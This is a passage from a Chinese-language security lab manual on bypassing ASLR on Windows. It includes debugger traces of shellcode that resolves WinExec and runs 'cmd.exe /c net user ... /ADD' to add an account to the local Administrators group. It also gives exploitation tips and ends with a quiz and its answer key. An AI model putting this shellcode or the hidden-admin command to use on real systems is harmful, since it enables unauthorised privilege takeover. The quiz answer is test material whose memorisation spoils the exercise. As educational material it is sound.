
    {
        jmp edx
    }
    return 0;
}

```

你可以在 C 盘找到这个 test4.exe，运行它



似乎 shellcode 没有成功执行。我们动态跟踪一下，用调试器载入，来到 test 函数



Immunity Debugger - test.exe - [CPU - main thread, module test]

File View Debug Plugins ImmLib Options Window Help Jobs

00021040 . FFE2 JMP EDX

00021042 . 33C0 XOR EAX, EAX

00021044 . 5D POP EBP

00021045 . C3 RETN

00021046 . 68 12140200 PUSH test.\_RTC\_Terminate

0002104B . E8 85030000 CALL test.atexit

00021050 . A1 44300200 MOV EAX, DWORD PTR DS:[\_newmode]

00021055 . C70424 34300200 MOV DWORD PTR SS:[ESP], OFFSET test.startinfo

0002105C . FF35 40300200 PUSH DWORD PTR DS:[\_dowildcard]

00021062 . A3 34300200 MOV DWORD PTR DS:[startinfo], EAX

00021067 . 68 24300200 PUSH OFFSET test.envp

0002106C . 68 28300200 PUSH OFFSET test.argv

00021071 . 68 20300200 PUSH OFFSET test.argc

00021076 . FF15 94200200 CALL DWORD PTR DS:[<MSVCRT100.\_\_getmain\_r]

0002107C . 83C4 14 ADD ESP, 14

0002107F . A3 30300200 MOV DWORD PTR DS:[argret], EAX

00021084 . 85C0 TEST EAX, EAX

00021086 . 79 08 JNS SHORT test.00021090

00021088 . 6A 08 PUSH 8

0002108A . E8 9F020000 CALL test.\_\_amag\_exit

EDX=001BF910

test.cpp:20. jmp edx

Address Hex dump ASCII

00023000 FF FF FF FF FF FF FF FF

00023008 00 00 00 00 00 00 00 00

00023010 FE FF FF FF 01 00 00 00

00023018 00 00 00 00 00 00 00 00

00023020 00 00 00 00 00 00 00 00

00023028 00 00 00 00 00 00 00 00

Registers (FPU)

EAX 00000000

ECX 00000000

EDX 001BF910

EBX 00000000

ESP 001BFA18

EBP 90909090

ESI 00000001

EDI 0002337C OFFSET test.\_native\_startup\_lock

EIP 00021040 test.00021040

C 0 ES 002B 32bit 0 (FFFFFFFF)

P 1 CS 0023 32bit 0 (FFFFFFFF)

A 0 SS 002B 32bit 0 (FFFFFFFF)

Z 1 DS 002B 32bit 0 (FFFFFFFF)

S 0 FS 0053 32bit 7EFD0000 (FFF)

T 0 GS 002B 32bit 0 (FFFFFFFF)

D 0

O 0 LastErr ERROR\_SUCCESS (00000000)

EFL 00000246 (NO, NB, E, BE, NS, PE, GE, LE)

ST0 empty g

ST1 empty g

ST2 empty g

Immunity Debugger - test.exe - [CPU - main thread]

File View Debug Plugins ImmLib Options Window Help Jobs

001BF910 31D2 XOR EDX, EDX

001BF912 B2 30 MOV DL, 30

001BF914 64:8B12 MOV EDX, DWORD PTR FS:[EDX]

001BF917 8B52 0C MOV EDX, DWORD PTR DS:[EDX+C]

001BF91A 8B52 1C MOV EDX, DWORD PTR DS:[EDX+1C]

001BF91D 8B42 08 MOV EAX, DWORD PTR DS:[EDX+8]

001BF920 8B72 20 MOV ESI, DWORD PTR DS:[EDX+20]

001BF923 8B12 MOV EDX, DWORD PTR DS:[EDX]

001BF925 807E 0C 33 CMP BYTE PTR DS:[ESI+C], 33

001BF929 75 F2 JNZ SHORT 001BF91D

001BF92B 89C7 MOV EDI, EAX

001BF92D 0378 3C ADD EDI, DWORD PTR DS:[EAX+3C]

001BF930 8B57 78 MOV EDX, DWORD PTR DS:[EDI+78]

001BF933 01C2 ADD EDX, EAX

001BF935 8B7A 20 MOV EDI, DWORD PTR DS:[EDX+20]

001BF938 01C7 ADD EDI, EAX

001BF93A 31ED XOR EBP, EBP

001BF93C 8B34AF MOV ESI, DWORD PTR DS:[EDI+EBP\*4]

001BF93F 01C6 ADD ESI, EAX

001BF941 45 INC EBP

EDX=001BF910

Address Hex dump ASCII

00023000 FF FF FF FF FF FF FF FF

00023008 00 00 00 00 00 00 00 00

00023010 FE FF FF FF 01 00 00 00

00023018 0C 09 4E 9C F6 B1 63 ..N..

00023020 01 00 00 00 40 1B 5B 00

00023028 F0 12 5B 00 00 00 00 00

Registers (FPU)

EAX 00000000

ECX 00000000

EDX 001BF910

EBX 00000000

ESP 001BFA18

EBP 90909090

ESI 00000001

EDI 0002337C OFFSET test.\_native\_startup\_lock

EIP 001BF910

C 0 ES 002B 32bit 0 (FFFFFFFF)

P 1 CS 0023 32bit 0 (FFFFFFFF)

A 0 SS 002B 32bit 0 (FFFFFFFF)

Z 1 DS 002B 32bit 0 (FFFFFFFF)

S 0 FS 0053 32bit 7EFD0000 (FFF)

T 0 GS 002B 32bit 0 (FFFFFFFF)

D 0

O 0 LastErr ERROR\_SUCCESS (00000000)

EFL 00000246 (NO, NB, E, BE, NS, PE, GE, LE)

ST0 empty g

ST1 empty g

ST2 empty g

到这里看起来都还正常啊，能执行到我们的 shellcode，继续往下单步执行

Immunity Debugger - test.exe - [CPU - main thread]

File View Debug Plugins Immlib Options Window Help Jobs

l e m t w h c P k b z r ... s ? New York City based media company is looking

001BF981 68 726F7570 PUSH 70756F72  
 001BF986 68 63616C67 PUSH 676C6163  
 001BF98B 68 74206C6F PUSH 6F6C2074  
 001BF990 68 26206E65 PUSH 656E2026  
 001BF995 68 44442026 PUSH 26204444  
 001BF99A 68 6E202F41 PUSH 412F206E  
 001BF99F 68 726F4B33 PUSH 334B6F72  
 001BF9A4 68 336E2042 PUSH 42206E33  
 001BF9A9 68 42726F4B PUSH 4B6F7242  
 001BF9AE 68 73657220 PUSH 20726573  
 001BF9B3 68 65742075 PUSH 75207465  
 001BF9B8 68 2F63206E PUSH 6E20632F  
 001BF9BD 68 65786520 PUSH 20657865  
 001BF9C2 68 63636D64 PUSH 646D6363  
 001BF9C7 2E: PREFIX CS:  
 001BF9C8 65:78 65 JS SHORT 001BFA30  
 001BF9CB 202F AND BYTE PTR DS:[EDI],CH  
 001BF9CD 6320 ARPL WORD PTR DS:[EAX],SP  
 001BF9E1 6E OUTS DX, BYTE PTR ES:[EDI]  
 001BF9E0 65:74 20 JE SHORT 001BF9F3

CH=00  
 DS:[769A2FF1]=8B

Registers (FPU)

EAX 76910000 kernel32.76910000  
 ECX 00000000  
 EDX 769CFF70 kernel32.769CFF70  
 EBX 00000000  
 ESP 001BF9C4  
 EBP 00000518  
 ESI 769D9A51 ASCII "WinExec"  
 EDI 769A2FF1 kernel32.WinExec  
 EIP 001BF9CB

C 0 ES 002B 32bit 0 (FFFFFFFF)  
 P 0 CS 0023 32bit 0 (FFFFFFFF)  
 A 0 SS 002B 32bit 0 (FFFFFFFF)  
 Z 0 DS 002B 32bit 0 (FFFFFFFF)  
 S 0 FS 0053 32bit 7EFD0000 (FFF)  
 T 0 GS 002B 32bit 0 (FFFFFFFF)  
 D 0  
 O 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g

Address Hex dump ASCII

00023000 FF FF FF FF FF FF FF FF  
 00023008 00 00 00 00 00 00 00 00 .....  
 00023010 FE FF FF FF 01 00 00 00 ? D...  
 00023018 0C 09 4E 9C F3 F6 B1 63 ..N溢截c  
 00023020 01 00 00 00 40 1B 5B 00 D...0D[.  
 00023028 F0 12 5B 00 00 00 00 00 ?[....  
 00023030 00 00 00 00 00 00 00 00 .....  
 00023038 00 00 00 00 00 00 00 00 .....  
 00023040 00 00 00 00 00 00 00 00 .....  
 00023048 00 00 00 00 00 00 00 00 .....  
 00023050 00 00 00 00 00 00 00 00 .....  
 00023058 00 00 00 00 00 00 00 00 .....  
 00023060 00 00 00 00 00 00 00 00 .....  
 00023068 00 00 00 00 00 00 00 00 .....  
 00023070 00 00 00 00 00 00 00 00 .....

001BF9C4 2E646D63 cmd.  
 001BF9C8 20657865 exe  
 001BF9CC 6E20632F /c n  
 001BF9D0 75207465 et u  
 001BF9D4 20726573 ser  
 001BF9D8 4B6F7242 BroK  
 001BF9DC 42206E33 3n B  
 001BF9E0 334B6F72 roK3  
 001BF9E4 412F206E n /A  
 001BF9E8 26204444 DD ;  
 001BF9EC 656E2026 ; ne  
 001BF9F0 6F6C2074 t lo  
 001BF9F4 676C6163 calg  
 001BF9F8 70756F72 roup  
 001BF9FC 6D644120 Adm  
 001BFA00 73696E69 inis

[11:04:48] Access violation when writing to [769A2FF1] - use Shift+F7/F8/F9 to pass exception to program

执行到这一句

001BF9CB 202F AND BYTE PTR DS:[EDI],CH

就无法继续, 程序显示发生访问异常。原来是我们的 shellcode 出问题了, 现在你所要做的, 就是重新找一个 shellcode 替换前面的 shellcode 就好了。到这里, 我们控制了程序流程, 成功绕过 ASLR。然而你会发现, 实际上 ASLR 已经给攻击者造成了非常多的麻烦, 如我们在源码中加入

```
_asm
{
    lea edx,buffer
}
```

才使得 EDX 刚好指向我们的 shellocde, 实际中你也许并不能找到某个寄存器指向我们的 shellcode, 也许你足够幸运的话或许有, 这纯考验人品。所以当你在绕过 ASLR 中, 发现某个模块没有开启 ASLR(包括系统模块和程序自带 dll, 但是注意截断符(x00), 不用想了, 直接用它们。



### 5.2.1. 练习



以下说法不正确的是：【单选题】

- 【A】 可以攻击未启用 ASLR 模块绕过 ASLR 保护
- 【B】 部分覆盖返回地址绕过 ASLR 技术可以把 shellcode 放在返回地址后面
- 【C】 可以覆盖 SEH 异常处理绕过 ASLR。
- 【D】 在 Win7 默认开启了 ASLR 保护机制

答案: B

## 6 实验报告要求

参考实验原理与相关介绍,完成实验任务,并对实验结果进行分析,完成思考题目,总结实验的心得体会,并提出实验的改进意见。

## 7 分析与思考

- 1) 本题如何利用未开启 ASLR 模块绕过 ASLR 机制保护

## 8 配套学习资源

<http://www.netfairy.net>